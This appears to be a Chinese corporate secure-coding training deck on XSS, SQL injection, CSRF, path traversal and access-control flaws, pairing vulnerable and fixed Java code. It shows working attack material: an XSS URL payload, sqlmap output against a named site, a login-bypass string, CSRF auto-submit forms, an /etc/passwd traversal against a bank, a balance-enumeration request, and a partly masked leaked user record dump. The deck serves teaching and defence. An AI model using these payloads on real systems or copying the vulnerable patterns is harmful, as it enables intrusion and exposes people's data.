4086598/?postsms=&callsms=0&score=&phone=&divert=0&call58bb=&tuiguang_option=&isvip=0&random=6C7C167AD90C519A21F75E05AD60EE2D&jz_key=95524686520381532663391206&PGTID=0d50000e-0034-d53c-3884-b8a210c8de1a&isZhiDing=false&commercialKey=--></script><script>alert(585858)</script>)



储存型XSS

<http://ishare.58corp.com/learn/#/courseDetail/communication?courseId=322>

<http://security.58corp.com/order/c669166a06b2f45ae0e8e2a682c0b6b6>



- 设计全局过滤器对“<”、“>”、“ ”、“ ’ ”、“&”等可能导致xss攻击的字符进行转义处理。
- WAQ进行输入输出编码检查。

WAQ.forXSS()

```
public String JSEncode(String val)  
public String HTMLEncode(String val)  
public String URLEncode(String val)
```

<http://wiki.58corp.com/index.php?title=文件:WAQ.jar>





| SQL注入及其安全编码



SQLi引起的安全事件



人力资源部



神奇学院
Magic College

pms_6120. da		pms_6124. dat	
11		1	user_2m 2013-08-14 00:00:00 2013-08-15 08
11	410	0534 ID	1 月 zhc g zy user_2m 2013-
23	320	0336 ID	1 委 wei wp user_2m 2013-08-1
10		1 李 liv	r_2m 2013-08-14 00:00:00 2013-
10	410	1013 ID	1 汝东 liv lyr user_2m 2013-08-1
22	654	2619 ID	1 东 sha adong shd user_2m 2
18	410	6054 ID	1 文 liv lw user_2m 2013-08-1
10	412	8214 ID	1 月 zhc g zg user_2m 2013-
10	412	8214 ID	1 月 zhc g zg user_2m 2013-
08	372	1838 ID	1 飞 xie fei xxf user_2m 2013-
09	372	0109 ID	1 召 sha sn user_2m 2013-08-1
27	411	1537 ID	1 卫 heb i hbw user_2m 2013-
06	410	3517 ID	1 办 hac hf user_2m 2013-08-1
07		1 张 zhanghaic	n zhc user_2m 2013-08-14 00:00:
07	340	4712 ID	1 引 zha ichuan zhc user_2m 2
09	410	0530 ID	1 有 cui ing cbm user_2m 2013-
28	640	2113 ID	1 云 war gyun why user_2m 2013-
28	640	2113 ID	1 云 war gyun why user_2m 2013-
20	410	0053 ID	1 月 zhc g zy user_2m 2013-
19	410	6336 ID	1 月 lil ll user_2m 2013-08-1
01	230	262X ID	1 玲 lu: ing lhl user_2m 2013-
01	230	262X ID	1 玲 lu: ing lhl user_2m 2013-
07	411	9073 ID	1 辉 war hui wyh user_2m 2013-
21	370	0648 ID	1 言 sif sf user_2m 2013-08-1
22	412	3569 ID	1 珂 che e ckk user_2m 2013-



友商的SQLi漏洞

该网站的Ajax页面是http://pinyin.***.com/zt/acgn/pc/ajax_post.php ,
POST内容为：
qq=CasterJs&**type**=pc&nickname=CasterJs&entries=CasterJs , Web应用程序未过滤参数**type** , 导致存在POST型注入漏洞。使用sqlmap工具 , 可以注入得到

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: (custom) POST
Parameter: #1*
  Type: boolean-based blind
  Title: MySQL boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (RLIKE)
  Payload: qq=CasterJs&type=pc' RLIKE (SELECT (CASE WHEN (1395=1395) THEN 0x7063 ELSE 0x20 END)) AND 'IZsh'='IZsh&nickname=CasterJs&entries=CasterJs
---
[11:26:57] [INFO] testing MySQL
[11:26:57] [INFO] confirming MySQL
[11:26:57] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.1.6
back-end DBMS: MySQL >= 5.0.0
[11:26:57] [INFO] fetching database names
[11:26:57] [INFO] fetching number of databases
[11:26:57] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:26:57] [INFO] retrieved: 3
[11:26:57] [INFO] retrieved: information_schema
[11:27:01] [INFO] retrieved: ime_zt
[11:27:03] [INFO] retrieved: test
available databases [3]:
[*] ime_zt
[*] information_schema
[*] test
```



- SQL注入的定义
 - 由于程序中对用户输入检查不严格，用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想得知的数据，这就是所谓的SQL Injection，即SQL注入。
- SQL注入的本质
 - 对于输入检查不充分，导致SQL语句将用户提交的非法数据当作语句的一部分来执行。



SQL Injection

SQL注入漏洞，就是将用户可控的数据拼接进了SQL语句中，一起提交到了数据库执行。

攻击者通过注入语句，改变SQL语句执行逻辑，通过控制部分SQL语句，攻击者可以查询数据库中任何自己需要的数据，利用数据库的一些特性，可以直接获取数据库服务器的系统权限。

```
public Student getStudentByID(String studentID) {  
    Student result = null;  
    String sql = "select studentName,studentSex,studentAddr from student where studentID='" + studentID + "';";  
    Connection conn = DBUtils.getConnection();  
    Statement statement = DBUtils.createStatement(conn);  
    ResultSet res = DBUtils.getResultSet(statement, sql);  
    try {  
        while(res.next()){  
            String studentName = res.getString(1);  
            String studentSex = res.getString(2);  
            String studentAddr = res.getString(3);  
            result = new Student(studentID,studentName,studentSex,studentAddr);  
        }  
        DBUtils.close(conn, statement, res);  
    }  
}
```




拼接SQL语句

```
String user = request.getParameter("username");  
String pass = request.getParameter("password");  
String query = "SELECT id FROM users WHERE username='" + user + "' AND  
password=' " + pass + "'";  
Statement stmt = con.createStatement(query);  
ResultSet rs = con.executeQuery(query);
```

' or '1=1'--

"SELECT id FROM users WHERE username='admin' **or 1=1--** 'AND password=' " + pass + "'";

注意要点：

- 拼接严格限定参数类型
- 明确参数检验的边界
- 内置过滤系统（本质是黑名单，很常见但是不推荐）



Step 1 : 用户注册页面将用户数据存入数据库

```
String userName = request.getParameter("userName");  
String userEmail = request.getParameter("addEmail");  
JdbcConnection conn = new JdbcConnection();  
final String sql = "insert into user(userName,userEmail) values ('  
"+userName+", "+userEmail+") '";  
conn.exec(sql);
```

Step 2 : 从数据库中取出用户名，根据用户名查询其他信息

```
String userName = getUserUserNameUserID(request.getAttribute( "id" ));  
JdbcConnection conn = new JdbcConnection();  
final String sql = "select * from otherTable where  
userName='"+userName+"'";  
conn.execQuery(sql);
```



- 输入点进行过滤

```
public void doFilter(ServletRequest request, ServletResponse response,
    FilterChain chain) throws IOException, ServletException {
    //获取用户提交的各种参数
    String queryStr = ((HttpServletRequest) request).getQueryString();
    System.out.println(queryStr);

    //判断参数中是否含有危险字符
    boolean isSafe = this.isSafe(queryStr);

    //没有的话 交给后面的程序处理
    if(isSafe){
        chain.doFilter(request, response);
    }else{
        //有的话跳转到错误页面
        ((HttpServletResponse) response).sendRedirect("error.html");
    }
}
```

- 使用WAQ针对输入数据进行过滤

```
String out = WAQ.forSQL().escapeSql($input$);
```



| 跨站请求伪造及其安全编码






大量家用路由器被攻击 成全球网络安全最大隐患

- Crc

据外媒报道，波兰计算机应急中心检测到大量家用路由器的DNS配置被修改。黑客对大量网上银行的用户实施了中间人攻击。波兰CERT报告中称，“很多家用路由器存在未授权的远程修改配置漏洞导致了这次事件，黑客在网上银行的页面中注入了恶意的javascript代码，欺骗用户输入账号密码和交易确认码，最后窃取了用户网银里的钱”。

URL ,



黑客篡改家用路由器DNS配置的流程




CSRF与XSS的关系

XSS	CSRF
跨站脚本	跨站请求伪造
有Javascript参与	无Javascript参与
可以直接盗取会话	请求是身份认证后的
所有请求由目标网站同域发出	请求跨域发出（也可以来自本站）



存在CSRF漏洞的网站: WebA
攻击者: WebB
受害者: User/WebA

6. A不知道(5)中的请求是C发出的还是B发出的, 由于浏览器会自动带上用户C的Cookie, 所以A会根据用户的权限处理(5)的请求, 这样B就达到了模拟用户操作的目的。





A站点：

```
String user = request.getParameter("user");  
String pass = request.getParameter("pass");  
PreparedStatement ps = con.prepareStatement("update User set password=?  
Where user=?");  
ps.setString(1,user);  
ps.setString(2,pass);  
con.executeUpdate();
```

Hacker Site上的代码：

GET

```
<img src=http://siteA/updateuser.jsp?user=admin&pass=123456>
```

POST

```
<form action=http://siteA/updateuser.jsp method=POST>  
<input type="text" name="user" value="admin" />  
<input type="text" name="pass" value="123456" />  
</form>  
<script> document.forms[0].submit(); </script>
```




```
public void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    NewsServices services = new NewsServicesImpl();
    request.setCharacterEncoding("UTF-8");
    response.setCharacterEncoding("UTF-8");
    String action = request.getParameter("action");
    System.out.println(action);

    if("add".equals(action)){
        String title = request.getParameter("title");
        String content = request.getParameter("content");
        String attachment = request.getParameter("attachment");

        NewsBean news = new NewsBean();
        news.setNewsTitle(title);
        news.setNewContent(content);
    }
}
```



CSRF 正确代码实例

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
    throws IOException, ServletException {
    // TODO Auto-generated method stub
    // place your code here
    HttpServletRequest req = (HttpServletRequest) request;
    HttpSession s = req.getSession();
    // 从session中得到csrftoken属性
    String sToken = (String) s.getAttribute("csrftoken");
    if (sToken == null) {
        // 产生新的token放入session中
        sToken = generateToken();
        s.setAttribute("csrftoken", sToken);
        chain.doFilter(request, response);
    } else {
        // 从http头中取得csrfToken
        String xhrToken = req.getHeader("csrftoken");
        // 从请求参数中取得csrftoken
        String pToken = req.getParameter("csrftoken");
        if (sToken != null && xhrToken != null && sToken.equals(xhrToken)) {
            createToken(s);
            chain.doFilter(request, response);
        } else if (sToken != null && pToken != null && sToken.equals(pToken)) {
            createToken(s);
            chain.doFilter(request, response);
        } else {
            request.getRequestDispatcher("error.jsp").forward(request, response);
        }
    }
}
```



• 检测Referer

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的

```
request.getHeader("REFERER");
```

通过检查Referer的值，我们就可以判断这个请求是合法的还是非法的，**但是问题出在服务器不是任何时候都能接受到Referer的值**，所以Refere Check一般用于监控CSRF攻击的发生，而不用来抵御攻击。



如何防护：

在用户访问页面时，由服务器端使用随机算法或者UUID的方式生成一个csrfToken，存放在session中，当用户提交请求时，携带token发送到服务器，服务器端验证token的有效性，当token无效时，可判定为无效请求。





| 路径遍历漏洞及其安全编码



访问链接：http://eonline.***.com.cn:8080/NASApp/iTreasury-ebank/DownloadFile.web?fileName=/etc/passwd

```
root:!:0:0:/:/usr/bin/ksh
daemon:!:1:1::/etc:
bin:!:2:2::/bin:
sys:!:3:3::/usr/sys:
adm:!:4:4::/var/adm:
uucp:!:5:5::/usr/lib/uucp:
guest:!:100:100::/home/guest:
nobody:!:4294967294:4294967294:/:
lpd:!:9:4294967294:/:
lp:!:11:11::/var/spool/lp:/bin/false
invscout:!:6:12::/var/adm/invscout:/usr/bin/ksh
snapp:!:200:13:snapp login user:/usr/sbin/snapp:/usr/sbin/snappd
ipsec:!:201:1::/etc/ipsec:/usr/bin/ksh
nuucp:!:7:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
pconsole:!:8:0::/var/adm/pconsole:/usr/bin/ksh
esaadmin:!:10:0::/var/esa:/usr/bin/ksh
sshd:!:202:201::/var/empty:/usr/bin/ksh
mont:!:204:0::/home/mont:/usr/bin/ksh
rt:!:12:0::/home/rt:/usr/bin/ksh
```



方案一：

- 1、要下载的文件地址保存至数据库中。
- 2、文件ID使用随机数命名
- 3、文件路径保存至数据库，用户提交文件对应ID下载文件。
- 4、下载文件之前做权限判断。
- 5、记录文件下载日志。

方案二：

针对文件的访问，直接给出文件路径的链接。如：

```
<a href= "http://xx.xx.xx.xx/upload/file1.jpg" >
```



|越权漏洞及其安全编码



水平越权漏洞，是一种“基于数据的访问控制”设计缺陷引起的漏洞。由于服务器端在接收到请求数据进行操作时没有判断数据的所属人而导致的越权数据访问漏洞。如服务器端从客户端提交的request参数（用户能够控制的数据）中获取用户id，恶意攻击者通过变换请求ID的值，查看或修改不属于本人的数据。

垂直越权漏洞，也称为权限提升，是一种“基于URL的访问控制”设计缺陷引起的漏洞。由于Web应用程序没有做权限控制或者仅在菜单上做了权限控制，导致恶意用户只要猜测其他管理页面的URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升的目的。



该银行越权漏洞存在于涉及转账汇款的地方，选择付款账户时系统会先查询账户的余额，在此处通过遍历账号即可获取到其他人的账户余额，使用burpsuite的intruder功能遍历accountNo查询他人账户余额

Intruder attack 5

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
8	7000	200			2945	
14	3100	200			2945	
26	5200	200			2945	
0		200			2957	baseline request
33	2300	200			2957	
57	6500	200			2963	
1	0000	200			4091	
2	1000	200			4091	

RequestResponse

RawParamsHeadersHex

POST /perbank/PAM0401002_currentBalQuery.do?EMP_SID=XXXXXXXXXXXXXXXXXXXXX&SIKCYCE&__time=0.24605658533982933 HTTP/1.1
Host: ebank. com.cn
Connection: close
Content-Length: 62
Accept: text/javascript, text/html, application/xml, text/xml, */*
X-Prototype-Version: 1.7
Origin: https://ebank. com.cn
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.134 Safari/537.36
Content-type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://ebank. com.cn/perbank/PAM0301000.do?EMP_SID=AZHKXXXXXXXXXXXXXXXXXXXXX&SIKCYCE
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,und;q=0.6,en;q=0.4
Cookie: Hm_lvt_112e0c3759ab58f6ebfac53b06e77b8e=1441503318,1442291803,1442311844,1442373577; Hm_lpvt_112e0c3759ab58f6ebfac53b06e77b8e=1442373577;
JSESSIONID=LyMrV4XXXXXXXXXXXXXXXXXXXXXNzcPhn!-797709805

&accountNo=XXXXXXXXXXXX00666&productID=402&cryType=CNY&date=date



删除任意用户收货地址

```
@RequestMapping(value = "/delete/{addrId}")
public Object remove(@PathVariable Long addrId){
    Map<String, Object> respMap = new HashMap<String, Object>();
    if (WebUtils.isLogged()) {
        this.addressService.removeUserAddress(addrId);
        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_SUCCESS);
        respMap.put(Constants.MESSAGE, "地址删除成功!");
    }else{
        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_FAIL);
        respMap.put(Constants.ERROR, "用户没用登录，删除地址失败!");
    }
    return respMap;
}
```



在用户进行操作时，从session中获取用户id，将传入的参数与用户的身份做绑定校验

```
@RequestMapping(value = "/delete/{addrId}")
public Object remove(@PathVariable Long addrId){
    Map<String, Object> respMap = new HashMap<String, Object>();
    if (WebUtils.isLogged()) {
        this.addressService.removeUserAddress(addrId, WebUtils.getLoggedUserId());
        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_SUCCESS);
        respMap.put(Constants.MESSAGE, "地址删除成功!");
    }else{
        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_FAIL);
        respMap.put(Constants.ERROR, "用户没用登录，删除地址失败!");
    }
    return respMap;
}
```



```
<tr><td><a href="/user.jsp">管理个人信息</a></td></tr>  
<%if (power.indexOf("administrators")>-1){%>  
<tr><td><a href="/userlist.jsp">管理所有用户</a></td></tr>  
<%}%>
```

```
@RequestMapping(value = "delete")  
public String delete(HttpServletRequest request, @RequestParam Long id)  
    throws Exception {  
    try {  
        userManager.delete(id);  
        request.setAttribute("msg", "删除用户成功");  
    } catch (ServiceException e) {  
        // logger.error(e.getMessage(), e);  
        request.setAttribute("msg", "删除用户失败");  
    }  
    return list(request);  
}
```



通过全局过滤器来检测用户是否登录，是否对资源具有访问权限。

```
public class PrivilegeFilter implements Filter
{
    private Properties properties=new Properties();
    @Override
    public void init(FilterConfig config) throws ServletException {
        // 获取资源访问权限配置
        String fileName=config.getInitParameter("privilegeFile");
    }
    @Override
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
    throws IOException, ServletException {
        for(Object obj:properties.keySet())
        { //从配置文件中获取用户授权信息 }
            if(!authen) {
                throw new RuntimeException("您无权访问该页面，请以合适的身份登录后查看。");
            }
        }
        chain.doFilter(request, response);
    }
}
```



信天翁培养计划

THANKS